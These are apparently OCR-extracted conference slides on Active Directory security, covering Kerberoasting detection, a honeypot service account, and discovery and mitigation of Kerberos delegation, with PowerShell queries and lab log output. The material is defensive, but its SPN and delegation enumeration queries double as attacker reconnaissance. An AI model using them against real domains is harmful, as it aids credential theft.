
#6> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL22.lab.adsecurity.org:14434 @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonicalize
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org

#7> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSvc/adsMSSQL23.lab.adsecurity.org:14434 @ LAB.ADSECURIT
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_ca
    Start Time: 1/25/2017 16:36:48 (local)
    End Time:   1/26/2017 2:36:48 (local)
    Renew Time: 2/1/2017 16:36:48 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
```




Detection

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC


KerberoastHONEYPOT
Organization
Published Certificates
Memb
Dial-in
Object
Security
General
Address
Account
Profile
Remote control
Remote Desktop Services Pr
Attributes:
Attribute
Value
accountExpires
(never)
accountNameHistory
<not set>
aCSPolicyName
<not set>
adminCount
1
adminDescription
<not set>
adminDisplayName
<not set>
altSecurityIdentities
<not set>
assistant
<not set>
attributeCertificateAttri...
<not set>
audio
<not set>
KerberoastHONEYPOT Properties
Organization
Published Certificates
Member Of
Password Replication
Dial-in
Object
Security
Environment
Sessions
General
Address
Account
Profile
Telephones
Delegation
Remote control
Remote Desktop Services Profile
COM+
Attribute Editor
Attributes:
Attribute
Value
countryCode
0
displayName
KerberoastHONEYPOT
lastLogoff
(never)
lastLogon
(never)
logonCount
0
objectCategory
CN=Person,CN=Schema,CN=Configuration,D
objectClass
top; person; organizationalPerson; user
primaryGroupID
513 = (GROUP_RID_USERS)
pwdLastSet
1/25/2017 6:08:43 PM Eastern Standard Tir
sAMAccountName
KerberoastHONEYPOT
sAMAccountType
805306368 = (NORMAL_USER_ACCOUNT
servicePrincipalName
MSSQLSVC/honeypot.lab.adsecurity.org:Its
userAccountControl
0x10200 = (NORMAL_ACCOUNT | DONT_
TRIMARC

Kerberoast Honeypot

```
PS C:\> Get-ADUser -Filter { (AdminCount -eq 1) -AND (ServicePrincipalName -like "*") }
   -Property * | Select SAMAccountname,ServicePrincipalName

SAMAccountname      ServicePrincipalName
--------------      --------------------
krbtgt              {kadmin/changepw}
KerberoastHONEYPOT  {MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap}
```

```
#1> Client: JoeUser @ LAB.ADSECURITY.ORG
    Server: MSSQLSVC/honeypot.lab.adsecurity.org:ItsATrap @ LAB.ADSECURITY.ORG
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canonical
    Start Time: 1/25/2017 15:10:27 (local)
    End Time:   1/26/2017 1:10:27 (local)
    Renew Time: 2/1/2017 15:10:27 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0
    Kdc Called: ADSLABDC12.lab.adsecurity.org
```

Kerberoast Detection (Honeypot)

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-VDIPVS01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	Svc-BizTalk01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-BOADS-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	SVC-AGPM-01
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL10
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsSQLSA
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	svc-adsMSSQL11
4769	1/25/2017 9:36:06 PM	JoeUser@LAB.ADSECURITY.ORG	SQL-ADSDB317-SVC

```
$KerberoastEventData | where {$_.ServiceName -like "*Honeypot*"} | select EventID,Date,AccountName,ServiceName
```

EventID	Date	AccountName	ServiceName
4769	1/25/2017 9:36:07 PM	JoeUser@LAB.ADSECURITY.ORG	KerberoastHONEYPOT

Kerberoast Mitigation



Limit service account rights to only those required.



Ensure service accounts have passwords >25 characters.



Leverage Group Managed Service Accounts (GMSAs) where possible.



Ensure service accounts can’t logon interactively.



Create honeypot account & monitor for Kerberos Authentication.

```
DistinguishedName     : CN=Delta38_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Name                  : Delta38_svc
ObjectClass           : user
ObjectGUID            : bf604db7-5dfd-4110-885e-f4edf4d1ddef
PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/DeltaDB4:1433, MSSQLSvc/DeltaDB4:5555}
UserAccountControl    : 16843264

DistinguishedName     : CN=Gamma29_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Name                  : Gamma29_svc
ObjectClass           : user
ObjectGUID            : d45756e1-745e-4c94-bde6-6276357aae56
PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/GammaDB40:5555}
UserAccountControl    : 16777728

DistinguishedName     : CN=Beta1_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Name                  : Beta1_svc
ObjectClass           : user
ObjectGUID            : e55dfd64-5bed-4221-b82c-7fc8c7a6ee4a
PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/BetaDB26:3341}
UserAccountControl    : 16843264


DistinguishedName     : CN=Gamma44_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Name                  : Gamma44_svc
ObjectClass           : user
ObjectGUID            : d303daf8-5aa4-4207-9d7a-a9a60f2ba7f8
PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/GammaDB8:Gamma}
UserAccountControl    : 16777728

DistinguishedName     : CN=Echo2_svc,OU=Service Accounts,DC=Lab,DC=trimarcresearch,DC=com
Name                  : Echo2_svc
ObjectClass           : user
ObjectGUID            : 993e53c-5ded-b4d-9933-990a4af36a5
PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/EchoDB13:Echo}
UserAccountControl    : 590336

PrimaryGroupID        : 513
ServicePrincipalName : {MSSQLSvc/EchoDB35:5555}
UserAccountControl    : 16777728
```

Kerberos Delegation


Kerberos "Double Hop" Issue



Kerberos Delegation

Delegation = Impersonation

- **Unconstrained:**
  Impersonate users connecting to service to ANY Kerberos service.
- **Constrained:**
  Impersonate authenticated users connecting to service to SPECIFIC Kerberos services on servers.
- **Constrained with Protocol Transition:**
  Impersonate any user to SPECIFIC Kerberos services on servers. (aka “Kerberos Magic”)
- **Resource-based Constrained Delegation:**
  Enables delegation configured on the resource instead of the account.



Sean Metcalf (@PyroTek3) | TrimarcSecurity.com

TRIMARC

Discovering Kerberos Delegation

UserAccountControl 0x0080000 = Any Service (Kerberos Only), ELSE Specific Services
UserAccountControl 0x1000000 = Any Auth Protocol (Protocol Transition), ELSE Kerberos Only
msds-AllowedToDelegateTo = List of SPNs for Constrained Delegation

```
PS C:\Windows\system32> Get-ADObject -filter { (UserAccountControl -BAND 0x0080000) -OR (UserAccountControl -BAND 0x1000000) -OR
(msDS-AllowedToDelegateTo -like "*") } -prop Name,PrimaryGroupID,UserAccountControl,'msDS-AllowedToDelegateTo' | `
Where {$_.PrimaryGroupID -ne 516} | select Name,@{Name="KerbServices";Expression={IF ($_.UserAccountControl -BAND 0x0080000){'Any Servic
 @{Name="KerbProtocols";Expression={IF ($_.UserAccountControl -BAND 0x1000000){'Any (Protocol Transition)'} ELSE {'Kerberos Only'} }},`
 'msDS-AllowedToDelegateTo'

Name                                  KerbServices                 KerbProtocols                msDS-AllowedToDelegateTo
----                                  ------------                 -------------                ------------------------
adsdb01          Unconstrained        Any Service (Kerberos Only)  Kerberos Only                {}
adsdb317           Constrained        Specific Services            Kerberos Only                {MSSQLSvc/adsdb01.lab.adsecur...
ADSLABDB10  KCD – Protocol Transition Specific Services            Any (Protocol Transition)    {MSSQLSvc/adsdb01.lab.adsecur...
```

Unconstrained

Delegation is a security-sensitive operation, which allows servi
behalf of another user.

- ○ Do not trust this computer for delegation
- ◉ Trust this computer for delegation to any service (Kerberos
- ○ Trust this computer for delegation to specified services only
  - ◉ Use Kerberos only
  - ○ Use any authentication protocol

Services to which this account can present delegated cre

Service Type	User or Computer	Port

Constrained

Delegation is a security-sensitive operation, which allows services to
behalf of another user.

- ○ Do not trust this computer for delegation
- ○ Trust this computer for delegation to any service (Kerberos only)
- ◉ Trust this computer for delegation to specified services only
  - ◉ Use Kerberos only
  - ○ Use any authentication protocol

Services to which this account can present delegated credential

Service Type	User or Computer	Port	Se
MSSQLSvc	adsdb01.lab.adsecur...	1433	

Constrained – Protocol Transition

Delegation is a security-sensitive operation, which allows services to act on
behalf of another user.

- ○ Do not trust this computer for delegation
- ○ Trust this computer for delegation to any service (Kerberos only)
- ◉ Trust this computer for delegation to specified services only
  - ○ Use Kerberos only
  - ◉ Use any authentication protocol

Services to which this account can present delegated cre

Service Type	User or Computer	Port
MSSQLSvc	adsdb01.lab.adsecur...	1433

https://support.microsoft.com/en-us/help/305144/how-to-use-the-useraccountcontrol-flags-to-manipulate-user-account-properties

Kerberos Delegation Mitigations

GOOD:

- Set all AD Admin accounts to:
  "Account is sensitive and cannot be delegated"




- Convert Unconstrained delegation to Constrained delegation.

BEST:

- Add all AD Admin accounts to the "Protected Users" group (Windows 2012 R2 DCs).
- Ensure service accounts with Kerberos delegation have long, complex passwords (preferably group Managed Service Accounts).
- Remove delegation from accounts that don't require it.
- Don't use Domain Controller SPNs when delegating.
- Work to remove Kerberos delegation from accounts.
- Work to shift accounts with unconstrained delegation to constrained.
- Restrict & monitor who has the ability to configure Kerberos delegation.

Limitation:
Service Accounts typically can't be added to Protected Users and are not/cannot be set with "Account is sensitive and cannot be delegated"



Domain Controller Security



Domain Controllers with minimal event auditing

